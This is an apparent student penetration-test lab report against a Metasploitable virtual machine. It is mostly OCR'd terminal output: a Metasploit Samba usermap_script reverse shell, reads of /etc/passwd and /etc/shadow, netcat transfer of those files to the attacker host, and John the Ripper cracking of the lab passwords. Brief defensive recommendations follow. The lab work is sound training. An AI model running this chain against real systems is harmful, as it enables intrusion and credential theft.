
Penetration Test Report for Widgets-R-US

Professor: Paul Dunn
Name: Muhammad Zainul Zahid
Date: November 16, 2023


Screen shots of the steps to cracking the user ids and passcodes.




```
File  Actions  Edit  View  Help

msf6 > use exploit/multi/samba/usermap_script
[*] No payload configured, defaulting to cmd/unix/reverse_netcat
msf6 exploit(multi/samba/usermap_script) > set rhost 192.168.85.132
rhost => 192.168.85.132
msf6 exploit(multi/samba/usermap_script) > set lhost 192.168.85.130
lhost => 192.168.85.130
msf6 exploit(multi/samba/usermap_script) > run

[*] Started reverse TCP handler on 192.168.85.130:4444
[*] Command shell session 1 opened (192.168.85.130:4444 -> 192.168.85.132:46164) at 2023-11-19 10:21:10 -0500

python -c "import pty;pty.spawn('/bin/bash')"
root@metasploitable:/# cat /etc/passwd
cat /etc/passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/bin/sh
bin:x:2:2:bin:/bin:/bin/sh
sys:x:3:3:sys:/dev:/bin/sh
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/bin/sh
man:x:6:12:man:/var/cache/man:/bin/sh
lp:x:7:7:lp:/var/spool/lpd:/bin/sh
mail:x:8:8:mail:/var/mail:/bin/sh
news:x:9:9:news:/var/spool/news:/bin/sh
uucp:x:10:10:uucp:/var/spool/uucp:/bin/sh
proxy:x:13:13:proxy:/bin:/bin/sh
www-data:x:33:33:www-data:/var/www:/bin/sh
backup:x:34:34:backup:/var/backups:/bin/sh
list:x:38:38:Mailing List Manager:/var/list:/bin/sh
irc:x:39:39:ircd:/var/run/ircd:/bin/sh
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/bin/sh
nobody:x:65534:65534:nobody:/nonexistent:/bin/sh
libuuid:x:100:101::/var/lib/libuuid:/bin/sh
dhcp:x:101:102::/nonexistent:/bin/false
syslog:x:102:103::/home/syslog:/bin/false
klog:x:103:104::/home/klog:/bin/false
sshd:x:104:65534::/var/run/sshd:/usr/sbin/nologin
msfadmin:x:1000:1000:msfadmin,,,:/home/msfadmin:/bin/bash
bind:x:105:113::/var/cache/bind:/bin/false
postfix:x:106:115::/var/spool/postfix:/bin/false
ftp:x:107:65534::/home/ftp:/bin/false
```

```
www-data:x:33:33:www-data:/var/www:/bin/sh
backup:x:34:34:backup:/var/backups:/bin/sh
list:x:38:38:Mailing List Manager:/var/list:/bin/sh
irc:x:39:39:ircd:/var/run/ircd:/bin/sh
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/bin/sh
nobody:x:65534:65534:nobody:/nonexistent:/bin/sh
libuuid:x:100:101::/var/lib/libuuid:/bin/sh
dhcp:x:101:102::/nonexistent:/bin/false
syslog:x:102:103::/home/syslog:/bin/false
klog:x:103:104::/home/klog:/bin/false
sshd:x:104:65534::/var/run/sshd:/usr/sbin/nologin
msfadmin:x:1000:1000:msfadmin,,,:/home/msfadmin:/bin/bash
bind:x:105:113::/var/cache/bind:/bin/false
postfix:x:106:115::/var/spool/postfix:/bin/false
ftp:x:107:65534::/home/ftp:/bin/false
postgres:x:108:117:PostgreSQL administrator,,,:/var/lib/postgresql:/bin/bash
mysql:x:109:118:MySQL Server,,,:/var/lib/mysql:/bin/false
tomcat55:x:110:65534::/usr/share/tomcat5.5:/bin/false
distccd:x:111:65534::/:/bin/false
user:x:1001:1001:just a user,111,,:/home/user:/bin/bash
service:x:1002:1002:,,,:/home/service:/bin/bash
telnetd:x:112:120::/nonexistent:/bin/false
proftpd:x:113:65534::/var/run/proftpd:/bin/false
statd:x:114:65534::/var/lib/nfs:/bin/false
root@metasploitable:/# cat /etc/shadow
cat /etc/shadow
root:$1$3r1gAt7r$sOT/xyw.WY12Key2B5MYV1:18900:0:99999:7:::
daemon:*:14684:0:99999:7:::
bin:*:14684:0:99999:7:::
sys:$1$fUX6BPOt$Miyc3UpOzQJqz4s5wFD9l0:14742:0:99999:7:::
sync:*:14684:0:99999:7:::
games:*:14684:0:99999:7:::
man:*:14684:0:99999:7:::
lp:*:14684:0:99999:7:::
mail:*:14684:0:99999:7:::
news:*:14684:0:99999:7:::
uucp:*:14684:0:99999:7:::
proxy:*:14684:0:99999:7:::
www-data:*:14684:0:99999:7:::
backup:*:14684:0:99999:7:::
list:*:14684:0:99999:7:::
irc:*:14684:0:99999:7:::
```

```
telnetd:x:112:120::/nonexistent:/bin/false
proftpd:x:113:65534::/var/run/proftpd:/bin/false
statd:x:114:65534::/var/lib/nfs:/bin/false
root@metasploitable:/# cat /etc/shadow
cat /etc/shadow
root:$1$3rlgAt7r$sOT/xyw.WY12Key2B5MYV1:18900:0:99999:7:::
daemon:*:14684:0:99999:7:::
bin:*:14684:0:99999:7:::
sys:$1$fUX6BPOt$Miyc3UpOzQJqz4s5wFD9l0:14742:0:99999:7:::
sync:*:14684:0:99999:7:::
games:*:14684:0:99999:7:::
man:*:14684:0:99999:7:::
lp:*:14684:0:99999:7:::
mail:*:14684:0:99999:7:::
news:*:14684:0:99999:7:::
uucp:*:14684:0:99999:7:::
proxy:*:14684:0:99999:7:::
www-data:*:14684:0:99999:7:::
backup:*:14684:0:99999:7:::
list:*:14684:0:99999:7:::
irc:*:14684:0:99999:7:::
gnats:*:14684:0:99999:7:::
nobody:*:14684:0:99999:7:::
libuuid:!:14684:0:99999:7:::
dhcp:*:14684:0:99999:7:::
syslog:*:14684:0:99999:7:::
klog:$1$f2ZVMS4K$R9XkI.CmLdHhdUE3X9jqP0:14742:0:99999:7:::
sshd:*:14684:0:99999:7:::
msfadmin:$1$XN10Zj2c$Rt/zzCW3mLtUWA.ihZjA5/:14684:0:99999:7:::
bind:*:14685:0:99999:7:::
postfix:*:14685:0:99999:7:::
ftp:*:14685:0:99999:7:::
postgres:$1$Rw35ik.x$MgQgZUuO5pAoUvfJhfcYe/:14685:0:99999:7:::
mysql:!:14685:0:99999:7:::
tomcat55:*:14691:0:99999:7:::
distccd:*:14698:0:99999:7:::
user:$1$HESu9xrH$k.o3G93DGoXIiQKkPmUgZ0:14699:0:99999:7:::
service:$1$kR3ue7JZ$7GxELDupr5Ohp6cjZ3Bu//:14715:0:99999:7:::
telnetd:*:14715:0:99999:7:::
proftpd:!:14727:0:99999:7:::
statd:*:15474:0:99999:7:::
root@metasploitable:/#
```


File Actions Edit View Help
cat /etc/shadow
root:$1$3rlgAt7r$sOT/xyw.WY12Key2B5MYV1:18900:0:99999:7:::
daemon:*:14684:0:99999:7:::
bin:*:14684:0:99999:7:::
sys:1fUX6BPOt$Miyc3UpOzQJqz4s5wFD9l0:14742:0:99999:7:::
sync:*:14684:0:99999:7:::
games:*:14684:0:99999:7:::
man:*:14684:0:99999:7:::
lp:*:14684:0:99999:7:::
mail:*:14684:0:99999:7:::
news:*:14684:0:99999:7:::
uucp:*:14684:0:99999:7:::
proxy:*:14684:0:99999:7:::
www-data:*:14684:0:99999:7:::
backup:*:14684:0:99999:7:::
list:*:14684:0:99999:7:::
irc:*:14684:0:99999:7:::
gnats:*:14684:0:99999:7:::
nobody:*:14684:0:99999:7:::
libuuid:!:14684:0:99999:7:::
dhcp:*:14684:0:99999:7:::
syslog:*:14684:0:99999:7:::
klog:1f2ZVMS4K$R9XkI.CmLdHhdUE3X9jqP0:14742:0:99999:7:::
sshd:*:14684:0:99999:7:::
msfadmin:1XN10Zj2c$Rt/zzCW3mLtUWA.ihZjA5/:14684:0:99999:7:::
bind:*:14685:0:99999:7:::
postfix:*:14685:0:99999:7:::
ftp:*:14685:0:99999:7:::
postgres:1Rw35ik.x$MgQgZUuO5pAoUvfJhfcYe/:14685:0:99999:7:::
mysql:!:14685:0:99999:7:::
tomcat55:*:14691:0:99999:7:::
distccd:*:14698:0:99999:7:::
user:1HESu9xrH$k.o3G93DGoXIiQKkPmUgZ0:14699:0:99999:7:::
service:1kR3ue7JZ$7GxELDupr5Ohp6cjZ3Bu//:14715:0:99999:7:::
telnetd:*:14715:0:99999:7:::
proftpd:!:14727:0:99999:7:::
statd:*:15474:0:99999:7:::
└─# cat meta_passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/bin/sh
bin:x:2:2:bin:/bin:/bin/sh
sys:x:3:3:sys:/dev:/bin/sh
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/bin/sh
man:x:6:12:man:/var/cache/man:/bin/sh
lp:x:7:7:lp:/var/spool/lpd:/bin/sh
mail:x:8:8:mail:/var/mail:/bin/sh
news:x:9:9:news:/var/spool/news:/bin/sh
uucp:x:10:10:uucp:/var/spool/uucp:/bin/sh
proxy:x:13:13:proxy:/bin:/bin/sh
www-data:x:33:33:www-data:/var/www:/bin/sh
backup:x:34:34:backup:/var/backups:/bin/sh
list:x:38:38:Mailing List Manager:/var/list:/bin/sh
irc:x:39:39:ircd:/var/run/ircd:/bin/sh
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/bin/sh
nobody:x:65534:65534:nobody:/nonexistent:/bin/sh
libuuid:x:100:101::/var/lib/libuuid:/bin/sh
dhcp:x:101:102::/nonexistent:/bin/false
syslog:x:102:103::/home/syslog:/bin/false
klog:x:103:104::/home/klog:/bin/false
sshd:x:104:65534::/var/run/sshd:/usr/sbin/nologin
msfadmin:x:1000:1000:msfadmin,,,:/home/msfadmin:/bin/bash
bind:x:105:113::/var/cache/bind:/bin/false
postfix:x:106:115::/var/spool/postfix:/bin/false
ftp:x:107:65534::/home/ftp:/bin/false
postgres:x:108:117:PostgreSQL administrator,,,:/var/lib/postgresql:/bin/bash
mysql:x:109:118:MySQL Server,,,:/var/lib/mysql:/bin/false
tomcat55:x:110:65534::/usr/share/tomcat5.5:/bin/false
distccd:x:111:65534::/:/bin/false
user:x:1001:1001:just a user,111,,:/home/user:/bin/bash
service:x:1002:1002:,,,:/home/service:/bin/bash


File Actions Edit View Help
lp:*:14684:0:99999:7:::
mail:*:14684:0:99999:7:::
news:*:14684:0:99999:7:::
uucp:*:14684:0:99999:7:::
proxy:*:14684:0:99999:7:::
www-data:*:14684:0:99999:7:::
backup:*:14684:0:99999:7:::
list:*:14684:0:99999:7:::
irc:*:14684:0:99999:7:::
gnats:*:14684:0:99999:7:::
nobody:*:14684:0:99999:7:::
libuuid:!:14684:0:99999:7:::
dhcp:*:14684:0:99999:7:::
syslog:*:14684:0:99999:7:::
klog:1f2ZVMS4K$R9XkI.CmLdHhdUE3X9jqP0:14742:0:99999:7:::
sshd:*:14684:0:99999:7:::
msfadmin:1XN10Zj2c$Rt/zzCW3mLtUWA.ihZjA5/:14684:0:99999:7:::
bind:*:14685:0:99999:7:::
postfix:*:14685:0:99999:7:::
ftp:*:14685:0:99999:7:::
postgres:1Rw35ik.x$MgQgZUuO5pAoUvfJhfcYe/:14685:0:99999:7:::
mysql:!:14685:0:99999:7:::
tomcat55:*:14691:0:99999:7:::
distccd:*:14698:0:99999:7:::
user:1HESu9xrH$k.o3G93DGoXIiQKkPmUgZ0:14699:0:99999:7:::
service:1kR3ue7JZ$7GxELDupr5Ohp6cjZ3Bu//:14715:0:99999:7:::
telnetd:*:14715:0:99999:7:::
proftpd:!:14727:0:99999:7:::
statd:*:15474:0:99999:7:::
root@metasploitable:/# nc -lnvp 8888 < /etc/passwd
nc -lnvp 8888 < /etc/passwd
listening on [any] 8888 ...
connect to [192.168.85.132] from (UNKNOWN) [192.168.85.130] 45098
root@metasploitable:/# nc -lnvp 8888 < /etc/shadow
nc -lnvp 8888 < /etc/shadow
listening on [any] 8888 ...
connect to [192.168.85.132] from (UNKNOWN) [192.168.85.130] 45100
root@metasploitable:/# nc -lnvp 8888 < /etc/shadow
nc -lnvp 8888 < /etc/shadow
listening on [any] 8888 ...
connect to [192.168.85.132] from (UNKNOWN) [192.168.85.130] 45102
root@metasploitable:/#
proftpd:!:14727:0:99999:7:::
statd:*:15474:0:99999:7:::
┌──(root💀kali)-[~]
└─# john --show ./meta_shadow
0 password hashes cracked, 7 left
┌──(root💀kali)-[~]
└─# john --format=crypt ./meta_shadow
Using default input encoding: UTF-8
Loaded 7 password hashes with 7 different salts (crypt, generic crypt(3) [?/64])
Cost 1 (algorithm [1:descrypt 2:md5crypt 3:sunmd5 4:bcrypt 5:sha256crypt 6:sha512crypt]) is 2 for all loaded hashes
Cost 2 (algorithm specific iterations) is 1 for all loaded hashes
Will run 4 OpenMP threads
Proceeding with single, rules:Single
Press 'q' or Ctrl-C to abort, almost any other key for status
postgres   (postgres)
msfadmin   (msfadmin)
service   (service)
user   (user)
Almost done: Processing the remaining buffered candidate passwords, if any.
Warning: Only 50 candidates buffered for the current salt, minimum 96 needed for performance.
Warning: Only 65 candidates buffered for the current salt, minimum 96 needed for performance.
Warning: Only 28 candidates buffered for the current salt, minimum 96 needed for performance.
Proceeding with wordlist:/usr/share/john/password.lst, rules:Wordlist
123456789   (klog)
batman   (sys)
Password   (root)
7g 0:00:00:00 DONE 2/3 (2023-11-19 14:35) 8.974g/s 13365p/s 13706c/s 13706C/s Alexis..bigred
Use the "--show" option to display all of the cracked passwords reliably
Session completed
┌──(root💀kali)-[~]
└─#

Penetration Test Report for Widgets-R-US

Professor: Paul Dunn
Name: Muhammad Zainul Zahid
Date: November 16, 2023

We began by accessing the Kali Linux remotely to gain root access and also logged into the Metasploit virtual machine. After successfully logging in, we utilized Kali Linux to crack passwords and User IDs by running the 'msfconsole' command. To identify the target host, we initiated an Nmap scan identifying the target host IP as 192.168.85.132.

Within the Msfconsole of Kali Linux, we executed specific commands to exploit vulnerabilities. Initially, we used the command 'use exploit/multi/samba/usermap_script' and then set the target host using 'set rhost 192.168.85.132'. Additionally, we set the local host using 'set lhost 192.168.85.130'. Then the command “run”.

Next, we needed a more interactive shell and achieved this by running 'python -c “import pty;pty.spawn(‘/bin/bash’)”'. This allowed us deeper access revealing the meta_passwd file. We still weren’t able to see the hashes in order to crack the file so to view the hashes commands like 'cat etc/shadow' were put into view file hashes. To transfer and save these files, we opened another verticle terminal in Kali and employed the Netcat method to transfer the “meta_passwd” file as well as “meta_shadow” file.

Utilizing the command 'nc -lnvp 8888 < /etc/passwd' in the kali Metasploit terminal in and 'nc 192.168.85.130 8888 > Meta_passwd' in the Kali terminal, we successfully transferred the 'meta_passwd' and 'meta_shadow' files containing hashes. Subsequently, we ran a similar command to transfer the hash file, replacing 'Meta_passwd' with 'meta_shadow'.

To decrypt the passwords from the hash file, we deployed 'John the Ripper' using commands like 'john --show ./meta_shadow' and 'john --format=crypt ./meta_shadow'. These commands allowed us to retrieve a list of user IDs and their corresponding cracked passwords.

Ultimately, we identified seven user IDs: postgres, root, sys, klog, msfadmin, service, and user, with their respective passwords being postgres, Password, batman, 123456789, msfadmin, service, and user.

A lot of complications were run into this whole process. The biggest one was not being able to open up the metasploitable Meta_passwd file. It kept saying server not found, or not valid, or unavailable. After logging in remotely into kali linux and rebooting the internet and computer. I logged into both Metasploit and remotely into kali linux which finally gave me access to the Meta_passwd file. Small errors inputting the commands made me restart the lab over a 100 times, but after watching the videos again and again was able to crack the ids and passwords via john the ripper on the kali linux terminal under msfconsole.

Some recommendations to prevent breaches and securing the system.
First and foremost, to keep software and systems protected against potential vulnerabilities, give regular updates and patching top priority. Reducing security risks requires constant maintenance.

Your defenses against unwanted access are also greatly strengthened by putting strict Access Control measures in place, such as multi-factor authentication and strong, one-of-a-kind passwords.

Another important tactic to think about is network segmentation. You can isolate sensitive data by segmenting your network, which will stop any potential breaches from propagating laterally. At the same time, spend money on comprehensive monitoring systems that come with reliable logging and real-time monitoring so that any suspicious activity can be quickly identified and dealt with.

Training your staff is essential. By providing thorough Security Awareness Training, you can make your entire staff a first line of defense by highlighting the importance of security procedures and reinforcing the use of strong passwords. Additionally, data encryption is essential; making sure that private data is safely encrypted while in transit and at rest provides an additional degree of security.

Lastly, create an incident response plan and update it frequently. This strategy ought to outline precise actions for effectively managing security breaches, reducing their effects, and facilitating the prompt restoration of systems and data integrity. All things considered, this multifaceted strategy reduces potential vulnerabilities and strengthens your cybersecurity infrastructure.